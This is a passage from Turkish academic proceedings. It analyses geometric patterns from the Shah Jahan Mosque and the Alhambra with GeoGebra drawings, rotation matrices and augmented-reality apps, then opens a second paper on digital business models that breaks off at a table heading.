3.2. Şah Cihan Camisindeki Desenin Çizimi ve Geometrik Analizi

Şah Cihan Cami, Pakistan'ın Tahta eyaletinde bulunmaktadır. Babür Kralı Şah Cihan tarafından Sindh halkına hediye olarak yaptırılmıştır. Hindistan'ın simgesi haline gelmiş olan Tac Mahal'i yaptıran sultan olan Şah Cihanın yaptırdığı Şah Cihan Camii, Tac Mahal kadar güzel bir yapıdır ve bu gün pek çok turistin ziyaret ettiği en güzel mekânlardan biridir. UNESCO dünya mirası listesinde de yerini alan Şah Cihan Camii şehir dışından getirilen kırmızı tuğlalar ve mavi renkli sır çinilerden inşa edilmiştir. Şah Cihan Camiinin akustik sisteminde sesin caminin her yerinden aynı şekilde sorunsuz olarak duyulabilmesi için iyi hesaplanarak inşa edilmiştir. Böylece caminin herhangi bir köşesinde 100 desibellik bir konuşma bile her yerden oldukça rahat bir şekilde duyulabilmektedir. Babür mimarisi örneklerinden biri olan Şah Cihan Camiinin 101 adet kubbesi vardır. Şah Cihan Camiinin iç kısmında yapılan ve daha çok geometrik desenlerden oluşan süslemeler eşsiz güzelliktedir (Okuryazarım, 2023).



Şekil 10. Şah Cihan Camii (Okuryazarım, 2023)

3.2.1. Şah Cihan Camisindeki Desenin Geogebra 2D Programında Çizimi

Bu bölümde Şah Cihan Camisindeki geometric desenin bir motifinin Geogebra 2D programında adım adım çizimi yapılacaktır.

Geogebra2D programında çizim algoritması:


Adım1. $M(0,0)$ merkezli 6 yarıçaplı çember çizilir.

Adım2. Çemberi içine alacak şekilde düzgün altıgen çizilir.

Adım3. Altıgenin köşegenleri çizilir ve bu köşegenlerin orta noktalarından geçen çapraz doğrular çizilir.

Adım4. Çizilen tüm doğrular silikleştirilerek çapraz çizilen doğruların üzerinden geçilir ve LW,IWMN,PLOS,RP,OK,JROJ,NS,AO,TZ doğru parçaları çizilir.

Adım5. Bütün çizilenlerin renkleri grileştirilir ve üzerinden ana motif çizilir.



Şekil 11. Geogebra2D programında Şah Cihan Camiindeki desenin çizimi

3.2.2 Şah Cihan Camisindeki Desenin Geometrik Analizi

Kayrevan camisinde uyguladığımız yöntemin benzerini bu cami için de ele alalım. Aldığımız bir noktadan sonra elde ettiğimiz motifi 30 derece dönme yaptırarak elde ettik. (1) deki dönme matrisinin formülünü Geogebra2D programında elde ettiğimiz Şekil 11. deki motifteki şeritlerin köşe noktalarına uygulayıp bir sonraki noktalar elde edilir. Alınan noktaları (2) denklemindeki gibi $\theta = 30^\circ$ lik açı ile döndürdüğümüzde

$$A = [-1 \ 5], \begin{bmatrix} \cos 30^\circ & \sin 30^\circ \\ -\sin 30^\circ & \cos 30^\circ \end{bmatrix} = [-3.36 \ 3.83]$$

$A(-1,5)$ noktasına 30 derece dönme dönüşümü uygulandığında bir sonraki nokta olan A' noktasını elde ederiz.

$$[A'] = [-3.36 \ 3.83], \begin{bmatrix} \cos 30^\circ & \sin 30^\circ \\ -\sin 30^\circ & \cos 30^\circ \end{bmatrix} = [-4.81 \ 1.63]$$

$A'(-3.36,3.83)$ noktasına 30 derece ile dönme dönüşümü uygulayarak bir sonraki nokta olan A'' noktası elde edilir. Son üç adımda önceki adımdan elde edilen matrise dönme dönüşümü uygulanarak elde edilir.

$$A''' \quad [A''] = [-4.81 \ 1.63], \begin{bmatrix} \cos 30^\circ & \sin 30^\circ \\ -\sin 30^\circ & \cos 30^\circ \end{bmatrix} = [-5 \ -1] \text{ matrisi elde edilir.}$$

Benzer işlemlere devam edildiğinde


$$[A'''] = [-5 \quad -1] \cdot \begin{bmatrix} \cos 30^\circ & \sin 30^\circ \\ -\sin 30^\circ & \cos 30^\circ \end{bmatrix} = [-3.83 \quad -3.37]$$

$$[A'''''] = [-3.83 \quad -3.37] \cdot \begin{bmatrix} \cos 30^\circ & \sin 30^\circ \\ -\sin 30^\circ & \cos 30^\circ \end{bmatrix} = [-1.63 \quad -4.83]$$

sonuçları elde edilir. Bu yöntem desendeki şeritlerin tüm köşe noktalarına uygulandığında Geogebra2D de çizim yolu ile elde edilen noktaların koordinatlarına ulaşılabilir. Böylece Şah Cihan camiindeki desenlerin oluşturulmasında $\theta = 30^\circ$ lik dönmelerin etkin olduğu gözlemlenmektedir.

3.2.3 Şah Cihan Camisindeki Desenin Yüzey Kaplaması

A(-1,5) noktasından başlayarak altıgen oluşturduk ve bu altıgenin iki yarısını da ayrı renklerle boyadık amacımız farklı renklerle yaptığımız düzlemsel kaplamada renklerin verdiği farklılıkla motif oluşturabilmek.



Şekil 12. Şah Cihan Camisindeki Desenin Yüzey Kaplaması

3.3. Elhamra Sarayındaki Desenin Çizimi ve Geometrik Analizi

İspanya’ da Nasrîler (Benî Ahmer) Devleti’nin başşehri olan Gırnata ’da (Granada) bulunan Elhamra Sarayı (Kasrû’l-hamrâ) “Kızıl” anlamına gelen el-hamra sıfatıyla tanımlanması, inşaatta kullanılan kil harcın kızıla çalan renginden dolayıdır. Elhamra Sarayı, günümüze değin oldukça fazla tahribata maruz kalmasına rağmen dünya çapında bir şöhrete ve bütün İslâm eserleri arasında son derece imtiyazlı bir yere sahiptir. Bugün de ihtişamından hiçbir şey kaybetmeksizin geçmişe ışık tutan bu bina zengin geometrik desen çeşitliliği ile dikkat çekmektedir (Okuryazarım, 2023)



Şekil 13. Elhamra Sarayı, İspanya (Okuryazarım, 2023)

3.3.1. Elhamra Sarayındaki Desenin Geogebra 2D Programında Çizimi

Elhamra Sarayındaki desenin Geogebra 2D programında çiziminin yapılması için uygulanması gereken çizim algoritması aşağıda verilmiştir:

Geogebra2D programında çizim algoritması:

Adım 1. $M(0,0)$ merkezli 6 yarıçaplı çember çizilir.


Adım 2. Çemberi içine alacak şekilde düzgün altıgen çizilir.

Adım 3. Altıgenin köşegenleri çizilir ve köşegenlerden de orta noktalarından doğrular çizilir.

Adım 4. Orta noktalardan da dikmeler indirilerek birbirinin içine geçmiş ters üçgenler çizilir.

Adım 5. Altıgen üzerinden alınan her bir noktadan ve orijinden geçecek şekilde altı tane yarım daireler çizilir.

Adım 6. Bütün çizgiler arka plana atılır ve yarım çemberler belirginleştirilir.



Şekil 14. Elhamra Sarayında Geometrik Desenin Geogebra2D de çizimi

3.3.2. Elhamra Sarayındaki Desenin Geometrik Analizi

Denklem (1) deki dönme matrisinin formülünü Geogebra2D programında elde edilen Şekil 14 daki motifin bir şeridinde ait noktalar, (2) denklemindeki gibi $\theta = 60^\circ$ için uygulandığında bir sonraki şeridin noktaları elde edilir. Böylece yeni koordinatlar

$$A = [-5 \ 0]. \begin{bmatrix} \cos 60^\circ & \sin 60^\circ \\ -\sin 60^\circ & \cos 60^\circ \end{bmatrix} = [-2.5 \ -4.33]$$

Bulunan bu noktaya ardışık dönmeler uygulandığında diğer şeritlerin benzer konumuna karşılık gelen noktaların koordinatları elde edilmiş olur. Böylece

$$[A'] = [-2.5 \ -4.33]. \begin{bmatrix} \cos 60^\circ & \sin 60^\circ \\ -\sin 60^\circ & \cos 60^\circ \end{bmatrix} = [2.5 \ -4.33]$$

$$[A''] = [2.5 \ -4.33]. \begin{bmatrix} \cos 60^\circ & \sin 60^\circ \\ -\sin 60^\circ & \cos 60^\circ \end{bmatrix} = [5 \ 0]$$

$$[A'''] = [5 \ 0]. \begin{bmatrix} \cos 60^\circ & \sin 60^\circ \\ -\sin 60^\circ & \cos 60^\circ \end{bmatrix} = [2.5 \ 4.33]$$


$$[A'''] = [2.5 \ 4.33]. \begin{bmatrix} \cos 60^\circ & \sin 60^\circ \\ -\sin 60^\circ & \cos 60^\circ \end{bmatrix} = [-2.5 \ 4.33]$$

matrisleri ile yeni koordinatlar elde edilir. Bu yöntem desendeki şeritlerin tüm köşe noktalarına uygulandığında Geogebra2D de çizim yolu ile elde edilen noktaların koordinatlarına

ulaşılabilmektedir. Böylece Elhamra Sarayındaki desenlerin oluşturulmasında $\theta = 60^\circ$ lik dönmelerin etkin olduğu gözlemlenmektedir.

3.3.3 Elhamra Sarayındaki Desenin Yüzey Kaplaması


A(-5,0) olarak aldığımız noktayı 60 derecelik dönüşümler yaparak iki defa dönme dönüşümü uygulayarak ana motifimizi oluşturduk. Oluşturduğumuz motifi noktalardan yansıma yaptırarak yüzey kaplaması elde edilmiştir.




Şekil 15. Elhamra Sarayındaki Geometrik Desenin Yüzey Kaplaması

3.4 Desenlerin Arttırılmış Gerçeklik Uygulamaları

Arttırılmış gerçeklik, gerçek dünyadaki çevrenin ve içindekilerin, bilgisayar tarafından üretilen; ses, görüntü, grafik verileriyle zenginleştirilerek meydana getirilen canlı veya dolaylı fiziksel görünümüdür. Bu kavram kısaca gerçekliğin bilgisayar tarafından değiştirilmesi ve artırılmasıdır. Teknoloji kişinin gerçekliğini zenginleştirme işlevini görür. Buna karşın sanal gerçeklikte ise gerçek dünya yerine tasarlanıp canlandırılmış bir dünya vardır.



Şekil 15. Geogebra AR ile artırılmış gerçeklik uygulamaları



Unity Vuforia artırılmış gerçeklik kartlarının çalışabilmesi için aşağıdaki QR kodundan ya da linkten APK dosyasının indirilmesi ve daha sonra akıllı kartların telefon ile okutulması gerekmektedir.



(https://drive.google.com/drive/folders/1GItoyKGincCV9STrtZORLw9dk78PWntc?usp=share_link)

4. Sonuç ve Öneriler

Çalışmamızda, Kayrevan, Şah Cihan ve Elhamra mimari eserlerindeki geometrik desenlerin Geogebra2D programında çizimleri elde edilmiştir ve çizdiğimiz geometrik desenlerin matematiksel analizleri yapılmıştır. Özellikle dönüşüm geometrisinde kullanılan matris yöntemleri ile dönüşümler temsil edilerek geometrik desenlerin analizi yapılmıştır. Uygulanan matrisler ile geometrik çizim ile elde edilen noktaların Geogebra2D programındaki koordinatlarla örtüştüğü tespit edilmiştir. Daha sonra dönme matrisi ile oluşturduğumuz bir adet motifi Geogebra 2D nin yansıtma özelliğini kullanarak motifin her bir noktasını seçip sonrasında motifi yansıtarak düzleme yayılmıştır ve böylece yüzey kaplamalarını elde edilmiştir. Son olarak da Geogebra 3D AR programında artırılmış gerçeklik görüntülerinin videoları oluşturulmuş ve QR karekodları elde edilmiştir. Ayrıca Unity Vuforia programında da artırılmış gerçeklikleri elde edilerek akıllı kartlar oluşturulmuştur. Bu çalışma ile özellikle mimari yapılarındaki geometrik desenleri matematiksel olarak ele alıp hem sanat tarihi hem de matematikçiler için yeni bir bakış açısı kazandırmak hedeflenmektedir. Çalışmamızın ileriki aşamalarında farklı mimari eserlerin analizleri yapılacak ve AR uygulamaları çeşitlendirilecektir. Farklı geometrik problemlerle bu uygulamaların genişletilmesi ve çeşitlendirilmesi düşünülmektedir.

Bilgilendirme

Bu çalışma, 1919B012204759 nolu proje Ayşenur ÜÇER yürütücülüğünde ve Hatice KUŞAK SAMANCI danışmanlığında 2022 yılı 1. Dönem Tubitak 2209 projeleri kapsamında kabul almıştır, desteklerinden dolayı TUBİTAK'a teşekkür ederiz.

Kaynakça

- [1]. Abas, S. J., & Salman, A. S. (1994). Symmetries of Islamic geometrical patterns. World Scientific.
- [2]. Akbari, E., & Bastanfard, A. (2021, October). Islamic geometric algorithms: A survey. In 2021 11th International Conference on Computer Engineering and Knowledge (ICCKE), pp. 316-321.
- [3]. Albert, F., Gomis, J. M., Blasco, J., Valiente, J. M., & Aleixos, N. (2015). A new method to analyse mosaics based on Symmetry Group theory applied to Islamic Geometric Patterns. Computer Vision and Image Understanding, 130, 54-70.
- [4]. Aljamali, A., & Banissi, E. (2003, July). Normalization and exploration design method of Islamic geometric patterns. In 2003 International Conference on Geometric Modeling and Graphics, 2003. Proceedings, pp. 42-48.
- [5]. Barrios, C., & Mostafa, A. (2015). Parametric analysis in Islamic geometric designs.
- [6]. Broug E. (2019), İslam Sanatında Geometrik Desenler, Çevirmen: Yasemin Darbaz Karace, Klasik Yayınları.
- [7]. Dabbour, L. M. (2012). Geometric proportions: The underlying structure of design process for Islamic geometric patterns. Frontiers of Architectural research, 1(4), 380-391.
- [8]. DeOrsey, P., & von Renesse, C. (2022). Finding Joy in Mathematics Through Islamic Geometry and Technology. PRIMUS, 32(1), 74-89.
- [9]. Gokmen, S., Basık, A., Aykın, Y., & Alacam, S. (2022). Computational Modeling and Analysis of Seljukid Muqarnas in Kayseri. ACM Journal on Computing and Cultural Heritage (JOCCH), 15(2), 1-19.
- [10]. Khamjane, A., & Benslimane, R. (2017). Golden mean, fractals and Islamic geometric patterns. Frontiers in Science and Engineering, 7(1).
- [11]. Mortenson, M.E. (1999) Mathematics for Computer Graphics Applications, Industrial Press Inc.
- [12]. Sönmez S.E.(2022). Türk ve İslam Sanatında Geometrik Desenlerin Tarihi, Metodolojisi,Uygulamalar ve Topkapı Parşömeni Ekseninde Analizler, Doktora Tezi, Yeditepe Üniversitesi.
- [13]. Wichmann, B., & Wade, D. (2017). Islamic Design: A mathematical approach. Cham, Switzerland: Birkhäuser.

- [14]. Fuat Başçiftçi, Cevat İnal (2008). jeodezide kullanılan bazı koordinat dönüşümlerinin programlanma <https://dergipark.org.tr/tr/download/article-file/215887>
- [15]. Okuryazarım (2023). Kayrevan ulu camii tarihçesi <https://okuryazarim.com/kayrevan-ulu-cami/?ysclid=ldcc3ufpn1806647271>
- [16]. Wikipedi (2023). Arttırılmış gerçeklilik uygulama örnekleri ve eğitim https://tr.wikipedia.org/wiki/Art%C4%B1r%C4%B1lm%C4%B1%C5%9F_ger%C3%A7eklik

DİJİTALLEŞME PARADOKSU KARŞISINDA STRATEJİK YÖNETİM ARACI OLARAK DİJİTAL İŞ MODELLERİ

Ayşe ASİLTÜRK^{*1}

¹ Trabzon Üniversitesi, Uygulamalı Bilimler Yüksekokulu, Yönetim Bilişim Sistemleri Bölümü, Trabzon, Türkiye

* Sorumlu Yazar: ayseasilturk@trabzon.edu.tr

Özet: İş dünyası dijital dönüşümden dramatik bir biçimde etkilenmektedir. Dijital teknolojiler, işletmelerin en önemli bağımlı değişkenlerinden biri olan müşterilerin profilleriyle birlikte rekabet koşullarını, yönetim stratejilerini, iş modellerini, iş süreçlerini ve bu süreçlerde rol alacak insan kaynağının niteliklerini değiştirerek geleneksel versiyonlarının ötesine taşımaktadır. Bu kaçınılmaz değişim, dönüşüm ve dijitalleşme paradoksu karşısında yöneticiler, hayatta kalabilmek ve rekabetçi konuma geçebilmek için üst yönetim, iş yönetim ve işlevsel stratejilerini yeniden ele almak zorundadır. Bu bağlamda, işletmelerin yenilik yapmak ve mevcut iş modellerini dijital bağlama göre ayarlamak için yapılandırılmış bir yola ihtiyaçları vardır. Stratejik bir yönetim aracı olarak dijital iş modelleri, sürdürülebilir rekabet avantajlarına yönelik iş mantığının analizini mümkün kılmaktadır. Bu çalışma, hızla dijitalleşen iş dünyasında stratejik yönetim uygulamalarının önemini ve işletmelerin dijitalleşme paradoksu karşısında stratejik bir yönetim aracı olarak dijital iş modellerini nasıl kullanılabileceklerini açıklamayı amaçlamaktadır. Dijital iş stratejisi ve dijital iş modelleri nispeten yeni kavramlardır. Stratejik yönetim, yeni dijital iş modellerinin ayrılmaz bir parçası olarak düşünülebilir. Mevcut literatür ve dijital iş modellerine dair bulgular, dijitalleşmenin yıkıcılığı nedeniyle, yerleşik işletmelerin gelecekte rekabetçi kalabilmek için farklı değer önerileri ve gelir paylaşımı modelleri içeren yeni dijital iş modelleri geliştirerek uygulamak zorunda olduklarına işaret etmektedir.

Anahtar Kelimeler: Stratejik Yönetim, Dijitalleşme, Dijital İş Modelleri, Dijital İş Stratejisi

Digital Business Models as Strategic Management Tool Against the Digitalization Paradox

Ayşe ASİLTÜRK^{*1}

¹ Trabzon University, School of Applied Sciences, Department of Management Information Systems, Trabzon, Turkey

* Corresponding author: ayseasilturk@trabzon.edu.tr

Abstract: The business world is dramatically affected by digital transformation. Digital technologies, along with the profiles of customers, one of the most important dependent variables of businesses, take them beyond their traditional versions by changing the competitive conditions, management strategies, business models, business processes and the qualifications of the human resources that will take part in these processes. In the face of this inevitable change, transformation and digitalization paradox, managers have to reconsider their senior management, business management and functional strategies in order to survive and become competitive. In this context, businesses need a structured way to innovate and adapt their existing business models to the digital context. As a strategic management tool, digital business models enable the analysis of business logic for sustainable competitive advantages. This study

aims to explain the importance of strategic management practices in the rapidly digitizing business world and how businesses can use digital business models as a strategic management tool against the digitalization paradox. Digital business strategy and digital business models are relatively new concepts. Strategic management can be considered as an integral part of new digital business models. Existing literature and findings on digital business models indicate that, due to the destructiveness of digitalization, incumbent businesses have to develop and implement new digital business models that include different value propositions and revenue sharing models in order to remain competitive in the future.

Keywords: Strategic Management, Digitalization, Digital Business Models, Digital Business Strategy

1. Giriş

Dijital ile ilişkili bazı kavramların 2020 yılında gerçekleştirilen Google arama sonuçları [1], iki sene sonra yenilendiğinde devasa bir farklılık olduğu görülmektedir. Bu aramaya bu araştırmacılar tarafından seçilen kavramların haricinde “digital strategy, digital transformation strategy” ve tüm seçilen kavramların Türkçe karşılıkları da eklenerek arama genişletilmiştir. Bu arama örneği, çok sayıda dijital ile ilişkili kavramlarla birlikte bir “dijital kavram ormanı” oluştuğunu göstermektedir. Dijital kavram ormanından yola çıkılarak, yöneticilerin sadece kavramsal düzeyde bile dijital dönüşüm ile ilgili kafa karışıklığı yaşayabileceği ileri sürülebilir. İşletmelerin çeşitli seviyelerde bilgi sunan binlerce hatta milyonlarca içerik içerisinde kaybolmadan bir yol haritası belirlemeleri ve bunu en hızlı biçimde yapmaları gerekmektedir.

Tablo 1. Dijitalleşme ile ilişkili kavramların Google arama motorunda arama sonuçları

Kavram	10 Mayıs 2020 (Bican ve Brem)	30 Ocak 2023 (Asiltürk)
